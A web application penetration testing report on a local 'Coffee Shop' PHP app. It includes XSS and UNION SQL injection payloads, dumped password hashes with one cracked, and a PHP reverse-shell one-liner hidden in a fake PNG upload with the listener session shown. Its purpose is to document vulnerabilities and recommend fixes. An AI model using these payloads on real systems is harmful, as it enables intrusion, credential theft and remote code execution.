



**WEB APPLICATION
PENETRATION TESTING REPORT**

BY

Bikramjeet Singh

July 19/2023

Table Of Contents

<u>Table Of Contents</u>	<u>2</u>
<u>Executive Summary</u>	<u>4</u>
<u>Project Objectives</u>	<u>5</u>
<u>Scope & Timeframe</u>	<u>5</u>
<u>Hostnames and IP-addresses</u>	<u>5</u>
<u>Summary of Findings</u>	<u>6</u>
<u>Security tools used</u>	<u>7</u>
<u>Findings Details</u>	<u>7</u>
<u>Weak Password Policy</u>	<u>7</u>
<u>Recommendations</u>	<u>8</u>
<u>Reflected Cross-Site Scropting (XSS)</u>	<u>9</u>
<u>Recommendations</u>	<u>10</u>
<u>Stored Cross-Site Scripting (XSS)</u>	<u>10</u>
<u>Recommendations</u>	<u>11</u>
<u>SQL Injection</u>	<u>12</u>
<u>Recommendations</u>	<u>14</u>
<u>Unauthenticated Administrative Access and Malicious File Upload</u>	<u>14</u>
<u>Recommendations</u>	<u>17</u>
<u>Implement Authorization at Administrator Page</u>	<u>17</u>
<u>Multi-Factor Authorization (MFA)</u>	<u>18</u>
<u>Captcha Implementation</u>	<u>18</u>
<u>Conclusion</u>	<u>19</u>

Executive Summary

The Coffee Shop Web Application's recent pentest revealed critical and high-rated vulnerabilities, posing significant threats to the system's security. These vulnerabilities include a weak password policy, leaving the application susceptible to unauthorized access, as well as reflected and stored cross-site scripting (XSS) vulnerabilities, allowing attackers to compromise user data and sessions through malicious script injection. Additionally, SQL injection flaws were detected, providing unauthorized access to sensitive data and administrative controls. Furthermore, unauthenticated administrative access was identified, granting unauthorized privileges to potential attackers. Moreover, the presence of a malicious file upload functionality poses a risk of executing arbitrary code, further compromising the system's security.

Urgent action is imperative to implement strong password policies, validate and sanitize user inputs, restrict access to sensitive functions, and conduct regular security updates to effectively mitigate these risks. The provided recommendations are designed to guide the remediation process and enhance the Coffee Shop Web Application's security posture. By addressing these issues promptly, the Coffee Shop can bolster its defense against potential threats and safeguard its customers' data and the application's integrity. We recommend reviewing the Summary section of business risks to gain a comprehensive understanding of the identified security issues.

Scope of assessment	Web Application
Security Level	F
Grade	Inadequate

Grading Criteria:

Grade	Security	Criteria Description
A	Excellent	The security exceeds "Industry Best Practice" standards. The overall posture was found to be excellent with only a few low-risk findings identified.
B	Good	The security meets accepted standards for "Industry Best Practice." The overall posture was found to be strong with only a handful of medium- and low-risk shortcomings identified.
C	Fair	Current solutions protect some areas of the enterprise from security issues. Moderate changes are required to elevate the discussed areas to "Industry Best Practice" standards

D	Poor	Significant security deficiencies exist. Immediate attention should be given to the discussed issues to address the exposures identified. Major changes are required to elevate to “Industry Best Practice” standards.
F	Inadequate	Serious security deficiencies exist. Shortcomings were identified throughout most or even all of the security controls examined. Improving security will require a major allocation of resources.

Project Objectives

Our primary goal within this project was to provide the Coffee Shop with an understanding of the current level of security in the web application. We completed the following objectives to accomplish this goal:

- Identifying application-based threats to and vulnerabilities in the application
- Comparing Coffee Shop current security measures with industry best practices
- Providing recommendations that Coffee Shop can implement to mitigate threats and vulnerabilities and meet industry best practices

The Common Vulnerability Scoring System (CVSS) version 3.0 was used to calculate the scores of the vulnerabilities found. When calculating the score, the following CIA provision, supplied by the Coffee Shop has been taken to account:

Scope	Confidentiality	Integrity	Availability
All scope objects	High	High	High

Scope & Timeframe

Testing and verification were performed between 19/07/2023 and 21/07/2023. The scope of this project was limited to the web applications. The following hosts were considered to be in scope for testing.


Hostnames and IP-addresses

Scope:	Description:
127.0.0.1	Web Application - Coffee Shop

Summary of Findings

Our assessment of the Coffee Shop web application revealed the following vulnerabilities:

Vulnerabilities by severity



Severity	Critical	High	Medium	Low	Informational
Number of issues	3	3	0	0	2

Severity scoring:

Critical – Immediate threat to key business processes.

High – Direct threat to key business processes.

Medium – Indirect threat to key business processes or partial threat to business processes.

Low – No direct threat exists. The vulnerability may be exploited using other vulnerabilities.

Informational – This finding does not indicate vulnerability but states a comment that notifies about design flaws and improper implementation that might cause a problem in the long run.

The exploitation of found vulnerabilities may cause full compromise of some services, steal users'

accounts, and gain organizations' and users' sensitive information.

Security tools used

Vulnerability testing: Burp Suite, sqlmap

Directory enumeration: gobuster, dirsearch, ffuf

Hash Cracking: JohnTheRipper, Hashcat

Web Application Findings Details

Weak Password Policy

Severity: High

Location: <http://localhost/capstone/index.php>


Impact:

The website's weak password policy exposes it to security risks like Account Takeover, where attackers can easily guess passwords to gain unauthorized access. Credential Stuffing is also a concern, as users often reuse passwords from other breaches, granting attackers entry. Moreover, the absence of complexity requirements allows Brute Force Attacks, where adversaries systematically try different combinations to find valid passwords. Urgent action is needed to implement stronger password policies and enhance security measures to protect users and data integrity.

Vulnerability Details:

The weak password policy implementation consists of the following issues:

- a. Lack of Complexity Requirements: The website does not enforce password complexity rules. Users are allowed to create passwords without requiring a minimum number of characters, a mix of uppercase and lowercase letters, numbers, or special characters. This lack of complexity makes it easier for attackers to guess or brute-force passwords.
- b. Absence of Password Strength Feedback: When users create or update their passwords, the website does not provide real-time feedback on the strength of the chosen password. The lack of guidance may lead users to select weak passwords without understanding the risks associated with such choices.
- c. Allowance of Common Passwords: The website does not blacklist common passwords, such as "password," "123456," or "qwerty," leaving user accounts vulnerable to easy exploitation.

Proof:

The image shows a 'Sign up' form with a title bar containing the text 'Sign up' and a close button (X). The form has three input fields: 'Username' with the text 'abcde', 'Password' with five dots, and another 'Password' field with five dots and a cursor. Below the fields are two buttons: 'Submit' and 'Close'.

You successfully signed up! Please log in.

Recommendations:

To enhance the security posture of the website and mitigate the risks associated with weak passwords, we recommend implementing the following measures:

- Password Complexity Rules:** Enforce a strong password policy that requires a combination of at least eight characters, including uppercase letters, lowercase letters, numbers, and special characters.
- Real-time Password Strength Feedback:** Implement a password strength meter to provide users with immediate feedback on the strength of their chosen passwords. This will encourage the selection of robust and secure passwords.
- Blacklist Common Passwords:** Maintain a list of common and easily guessable passwords and disallow users from selecting them during password creation or updates.

Reflected Cross-Site Scripting (XSS)

Severity: High

Location: <http://localhost/capstone/index.php?message=You%20successfully%20logged%20in!>

Impact:

The presence of an XSS vulnerability poses serious risks to the website's security and integrity. Attackers can exploit this vulnerability to steal sensitive information, such as user credentials and session cookies, potentially leading to unauthorized account access and compromise. Moreover, the vulnerability opens the door to Phishing Attacks, enabling malicious actors to craft convincing fake pages that deceive users into disclosing personal information or login credentials unwittingly. Additionally, the website's reputation could suffer as attackers use the XSS flaw to deface the website, altering its content or appearance, eroding trust among users and damaging its credibility.

Vulnerability Details:


The website fails to sanitize and validate user-supplied input from the "message" parameter in the URL, leading to a reflected XSS vulnerability. Attackers can craft malicious links or scripts and trick users into clicking them. When clicked, the injected script is executed within the context of the user's browser, giving the attacker the ability to steal sensitive data, hijack user sessions, and perform unauthorized actions on behalf of the victim.

Steps to demonstrate:

To demonstrate the XSS vulnerability, we generated the following PoC URL:

[http://localhost/capstone/index.php?message=<script>alert\('XSS Attack!'\);</script>](http://localhost/capstone/index.php?message=<script>alert('XSS Attack!');</script>)

When a user visits the manipulated URL, an alert with the message "XSS Attack!" is displayed, confirming the existence of the vulnerability.

 localhost/capstone/index.php?message=<script>alert('XSS Attack!');</script>



Recommendations:

To address and mitigate the XSS vulnerability, we recommend implementing the following measures:

- a. Input Sanitization and Validation: Ensure that all user-supplied data is thoroughly validated and sanitized before it is processed or displayed on the website. Employ a strict input validation mechanism to block or encode any malicious code attempts.
- b. Implement Content Security Policy (CSP): Utilize a robust Content Security Policy to define and enforce the sources from which the website can load content. This will restrict the execution of inline scripts and prevent the exploitation of XSS vulnerabilities.
- c. Output Encoding: Apply output encoding to escape user-controlled data before rendering it on the web pages. This practice will prevent malicious scripts from being executed within the browser.

Stored Cross-Site Scripting (XSS)

Severity: High

Location: [Rating Comment Box](#)

Impact:



The XSS vulnerability enables data theft, putting user information like login credentials and personal data at risk. Additionally, malicious actors can deface the website, harming its reputation by injecting malicious content or links. Moreover, the stored XSS flaw facilitates phishing attacks, allowing attackers to create deceptive pages and trick users into divulging confidential information.

Vulnerability Details:

The website lacks proper input validation and output encoding in the rating box, allowing users to input malicious scripts. These scripts are stored in the website's database and later rendered on other users' browsers when viewing the ratings. As a result, attackers can inject harmful code, which will be executed when other users access the page containing the manipulated rating.

Steps to demonstrate:

To demonstrate the Stored XSS vulnerability, we submitted the following malicious rating in the rating comment box:



Recommendations:

To address and mitigate the Stored Cross-Site Scripting (XSS) vulnerability, we recommend implementing the following measures:

- a. Input Sanitization and Validation: Implement strong input validation on all user-generated content, including the rating box. Sanitize and validate user input to block any attempts to inject malicious scripts.
- b. Output Encoding: Ensure that all user-generated content, including the ratings, is correctly encoded before being displayed on web pages. Proper output encoding will prevent the execution of malicious scripts on users' browsers.
- c. Content Security Policy (CSP): Utilize a Content Security Policy that restricts the sources from which the website can load content. This will help mitigate the impact of XSS attacks by blocking the execution of unauthorized scripts.

SQL Injection

Severity: Critical

Location: <http://localhost/capstone/coffee.php?coffee=1>

Impact:

The SQL Injection vulnerability exposes the website to Unauthorized Data Access, enabling attackers to retrieve sensitive user data from the database. Moreover, malicious actors can manipulate or delete data, leading to potential data loss and integrity issues. In more severe cases, attackers may gain control of the website's backend, resulting in Website Defacement or Takeover, which could severely damage the website's reputation and compromise user trust.

Vulnerability Details:

The website's "coffee.php" page does not properly validate and sanitize the "coffee" parameter, making it vulnerable to SQL Injection attacks. The provided payload leverages the SQL UNION operator to combine a malicious SELECT statement with the original query. As a result, the attacker can extract sensitive data from the "users" table, including usernames and hashed passwords.

Proof of Concept (PoC):

To demonstrate the SQL Injection vulnerability, we used the following payload in the "coffee" parameter:

<http://localhost/capstone/coffee.php?coffee=1%27%20UNION%20SELECT%201,username,password,4,5,6,7%20FROM%20users%20--%20->

```

1 GET /capstone/coffee.php?coffee=
  1'+UNION+SELECT+1,username,password,4,5,6,7+FROM+users+--+-. HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
  ge/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=bc6c6597490163fa9ed394d5f5145dcd
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14
15
<h1 style="color:#8C4411">
  jeremy
</h1>
<div class="col">
  
</div>
<div class="col">
  <p>
    Scoring: 4
  </p>
  <p>
    Region: $2y$10$F9bvqz5eoawIS6g0FH.WGOUkNd8YLF8aCSzXvo2HTegQdNg/H1MJy
  </p>
  <p>
    Notes: 6
  </p>
  <p>
    Varietal: 5
  </p>
  <p>
    Customer raing: No rating yet
  </p>
  <a href="/capstone/coffee.php?coffee=1" class="btn btn-outline-secondary"
  data-bs-toggle="modal" data-bs-target="#ratingModal">
    Add rating
  </a>
<h1 style="color:#8C4411">
  jessamy
</h1>
<div class="col">
  
</div>
<div class="col">
  <p>
    Scoring: 4
  </p>
  <p>
    Region: $2y$10$meh2WxtPZgzZPZrjAmHi20bKk6uXd2yZio7EB8t.MVuV1KwhwV6yS
  </p>

```

Cracked hash of user “Jeremy”.

Approaching final keyspace - workload adjusted.

\$2y\$10\$F9bvqz5eoawIS6g0FH.wG0UkNdBYLFBaCSzXvo2HTegQdNg/HlMJy:captain1

Session.....: hashcat

Status.....: Exhausted

Data retrieved from sqlmap.

user_id	type	username	password
1	admin	jeremy	\$2y\$10\$F9bvqz5eoawIS6g0FH.wG0UkNdBYLFBaCSzXvo2HTegQdNg/HlMJy
2	admin	jessamy	\$2y\$10\$meh2WXtPZgzZPZrjAmHi20bKk6uXd2yZio7EB8t.MVuV1KwhWv6yS
3	admin	raj	\$2y\$10\$cCXaMFLC.ymTSqu1whYWbuU38RBN900NutjYBvCClqh.UHHg/XfFy
9	user	admin	\$2y\$10\$CaltPK0GWZsLPzEqijlKe.d/7SvuJ5pbIXvLVUaY3EQjMG.SzVqX.
5	user	maria	\$2y\$10\$EPM4Unjn4wnn4SjoEPJu7em60LISImA50QS3T1jCLyh48d7Pv6KBi
6	user	amir	\$2y\$10\$qAXjb233b7CMHc69CU.8ueLuFWZDt9f08.XYJjsJ.EfC/05JGS0qW
7	user	xinyi	\$2y\$10\$37gojoTFmj86E6NbENGg9e2Xu2z60KKSgnjYxDkXJn/8dvSk2tKfG
8	user	kofi	\$2y\$10\$5sVvPfZ0jzRTSeXJtQBgc.CfsDEwvITNkIg2IF9jSBhZZ1Rq.IK3.
9	user	admin	\$2y\$10\$CaltPK0GWZsLPzEqijlKe.d/7SvuJ5pbIXvLVUaY3EQjMG.SzVqX.
10	user	abcde	\$2y\$10\$ik1nltHN84Se5nktBZEF00/Wq3ZRT7n4JFzx3GCJqAtEQv3PHjKsa

Logged in using “Jeremy’s” credentials:

Login

Username

jeremy

Password

●●●●●●●●

Submit

Close

You successfully logged in!

Recommendations:

To address and mitigate the SQL Injection vulnerability with data leakage, we recommend implementing the following measures:

- a. Prepared Statements or Parameterized Queries: Modify the website's code to use prepared statements or parameterized queries when interacting with the database. This technique will separate user input from SQL commands, effectively preventing SQL Injection attacks.
- b. Input Validation and Sanitization: Ensure that all user-supplied data is thoroughly validated and sanitized before being used in SQL queries. Implement strict input validation to reject or escape any malicious input.
- c. Secure Password Storage: Implement a robust password hashing mechanism, such as bcrypt, to store user passwords securely. Additionally, consider incorporating salting to enhance the protection of stored passwords.

Unauthenticated Administrative Access and File Upload

Severity: Critical

Location: <http://localhost/capstone/admin/admin.php>

Impact:

Attackers gain unrestricted administrative access, enabling them to control website content and settings without proper authentication. Exploiting a file upload vulnerability grants them arbitrary code execution, allowing complete control over the web server. This compromise can lead to a data breach, exposing sensitive information and resulting in severe reputational and legal consequences for the website owner.

Vulnerability Details:

- a. Directory Enumeration: The website's directory structure permits unauthorized access to sensitive areas, such as the admin login page, by using tools like Gobuster. By enumerating directories, an attacker can discover hidden pages and endpoints that should not be publicly accessible.
- b. Unauthenticated Administrative Access: The website's admin page does not enforce proper authentication mechanisms, allowing unauthorized users to access and perform administrative functions without requiring valid credentials.
- c. File Upload Vulnerability: The website lacks appropriate input validation and security checks during the file upload process. As a result, attackers can upload malicious files to the server, leading to arbitrary code execution and possible compromise of the website and underlying systems.

Proof of Concept (PoC):

To demonstrate the Directory Enumeration vulnerability, we used Gobuster to enumerate directories and discovered the admin login page using the following command:

```

$ gobuster dir -u http://localhost/capstone -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                        http://localhost/capstone
[+] Method:                     GET
[+] Threads:                    10
[+] Wordlist:                   /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:     404
[+] User Agent:                 gobuster/3.5
[+] Timeout:                    10s
=====
2023/07/20 05:24:06 Starting gobuster in directory enumeration mode
=====
./htaccess      (Status: 403) [Size: 274]
./hta           (Status: 403) [Size: 274]
./htpasswd      (Status: 403) [Size: 274]
/admin          (Status: 301) [Size: 315] [--> http://localhost/capstone/admin/]
/assets         (Status: 301) [Size: 316] [--> http://localhost/capstone/assets/]
/index.php      (Status: 200) [Size: 14268]
=====
2023/07/20 05:24:07 Finished
=====

```

Logged in to the admin page without requiring any valid credentials, gaining access to administrative functions.

Add New Coffee

Coffee Name

Region

Scoring

Varietal

Notes

Roast

Image

Uploaded a malicious file using the file upload functionality on the admin page. The malicious file allowed us to gain a reverse shell back to our system, demonstrating the potential for remote code execution.

```

Pretty Raw Hex
10 Connection: Close
11 Referer: http://localhost/capstone/admin/admin.php
12 Cookie: PHPSESSID=bcbc6597490163fa9ed394d5f5145dcd
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 -----2171391809485832041458962154
20 Content-Disposition: form-data; name="name"
21
22 abc
23 -----2171391809485832041458962154
24 Content-Disposition: form-data; name="region"
25
26 abc
27 -----2171391809485832041458962154
28 Content-Disposition: form-data; name="scoring"
29
30 abc
31 -----2171391809485832041458962154
32 Content-Disposition: form-data; name="varietal"
33
34 abc
35 -----2171391809485832041458962154
36 Content-Disposition: form-data; name="notes"
37
38 abc
39 -----2171391809485832041458962154
40 Content-Disposition: form-data; name="roast"
41
42 abc
43 -----2171391809485832041458962154
44 Content-Disposition: form-data; name="image"; filename="reve.php"
45 Content-Type: image/png
46
47 PNG
48
49 IHDRpID#áPLTEGpLÜ4tRNSK·%pt?ZQIDATxÜiY=rÉ php -r '$sock=fsockopen('10.10.10.1',1234);exec("/bin/sh -i <&3 >&3 2>&3");':{
  0Ñ0,F0'f",pm±0|05:zs9pE>hÊÊ2IEND*B`
50 -----2171391809485832041458962154--

```

The file has been uploaded successfully.

New item has been added successfully. While navigating to the image view our code gets executed and we got reverse shell successfully.

```

└─$ rlwrap nc -nvlp 4242
listening on [any] 4242 ...
connect to [xxx.xxx.xxx.186] from (UNKNOWN) [xxx.xx.0.4] 59348
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$

```


Recommendation:

To address and mitigate the identified vulnerabilities, we recommend implementing the following measures:

- a. Strong Authentication Mechanism: Implement a strong and secure authentication mechanism for the admin page, requiring valid credentials for access to administrative functions.
- b. File Upload Validation: Enhance the file upload process with strict validation and security checks. Validate file types, limit file size, and ensure that uploaded files are stored in a secure location outside the web root.
- c. Security Hardening: Regularly update and patch the website and its components to prevent known vulnerabilities. Perform server hardening to minimize attack surfaces and enhance overall security.

Implementing Authorization at the Admin Page

Severity: Critical

Location: Admin page

Impact:

By implementing proper authorization at the admin page, you can significantly enhance the security and integrity of your website. The positive impacts of implementing authorization include:

Reduced Unauthorized Access: Authorization controls ensure that only authorized users with specific roles or permissions can access the admin page. This minimizes the risk of unauthorized modifications to website settings, data manipulation, and potential defacement.

Protected Sensitive Data: Authorization helps prevent unauthorized access to sensitive data stored on the server, such as user credentials, personal information, and financial data, reducing the likelihood of data breaches.

Compliance Alignment: Implementing proper authorization aligns your website with industry standards and regulations, demonstrating your commitment to safeguarding sensitive data and user privacy.

Vulnerability:

The vulnerability arises from the absence of proper authorization controls at the admin page, allowing any user to access and perform administrative functions. Common issues contributing to this vulnerability include:

Insufficient Privilege Validation: The website lacks proper validation of user privileges during access attempts to the admin page. Consequently, there is no verification of whether a user is authorized to access administrative functions.

Weak Authentication Mechanism: Weak or absent authentication mechanisms do not adequately verify

the identity of users trying to access the admin page, allowing unauthorized access.

Insecure Direct Object References (IDOR): The website may lack proper validation to prevent direct access to administrative functions by manipulating URLs or parameters, leading to unauthorized access.

Multi-Factor Authentication (MFA)

Severity: Informative

Location: Login page

Details:

Multi-Factor Authentication, also known as Two-Factor Authentication (2FA), is a security process that requires users to provide multiple forms of identity verification before accessing an account or system. This additional layer of security complements traditional username and password authentication, significantly reducing the risk of unauthorized access, data breaches, and identity theft.

Impact:

Implementing Multi-Factor Authentication (MFA) on your website significantly reduces unauthorized access risks, strengthens defenses against password-related attacks, and protects sensitive data. It serves as a powerful deterrent against account takeovers and phishing attempts. MFA aligns your website with compliance standards, building user trust and enhancing cybersecurity posture. Users may experience a slight learning curve, but the added security is well worth it for a safer online experience.

Captcha Implementation: Enhancing Website Security

Severity: Informative

Location: Login page

Details:

Captcha, short for "Completely Automated Public Turing test to tell Computers and Humans Apart," is a security mechanism used to differentiate between human users and automated bots or scripts. Captcha presents users with challenges that typically require visual or auditory recognition, making it difficult for automated programs to pass.

Impact:

Implementing Captcha on your website can have a significant positive impact on your overall website security. By differentiating between human users and automated bots, Captcha effectively thwarts potential brute-force attacks, prevents unauthorized access to sensitive areas, and reduces spam.

submissions in contact forms and comment sections. Captcha serves as an effective deterrent against malicious actors attempting to exploit vulnerabilities, protecting your website from potential data breaches and unauthorized account access. Furthermore, the strategic placement of Captcha challenges on key areas of your website ensures that critical security checkpoints are reinforced, while still providing a user-friendly experience.

Conclusion:

In conclusion, the Penetration Testing Report has uncovered critical vulnerabilities, including weak password policies, cross-site scripting (XSS) risks, SQL injection threats, unauthenticated administrative access, and malicious file uploads. Urgent action is required to mitigate these risks and safeguard the organization's sensitive data and reputation. Implementing the recommended measures, such as strong password policies, robust input validation, secure database querying, and strict administrative access controls, will significantly enhance the organization's security posture. Taking proactive steps to address these vulnerabilities will bolster the organization's resilience against cyber threats and contribute to a safer digital environment.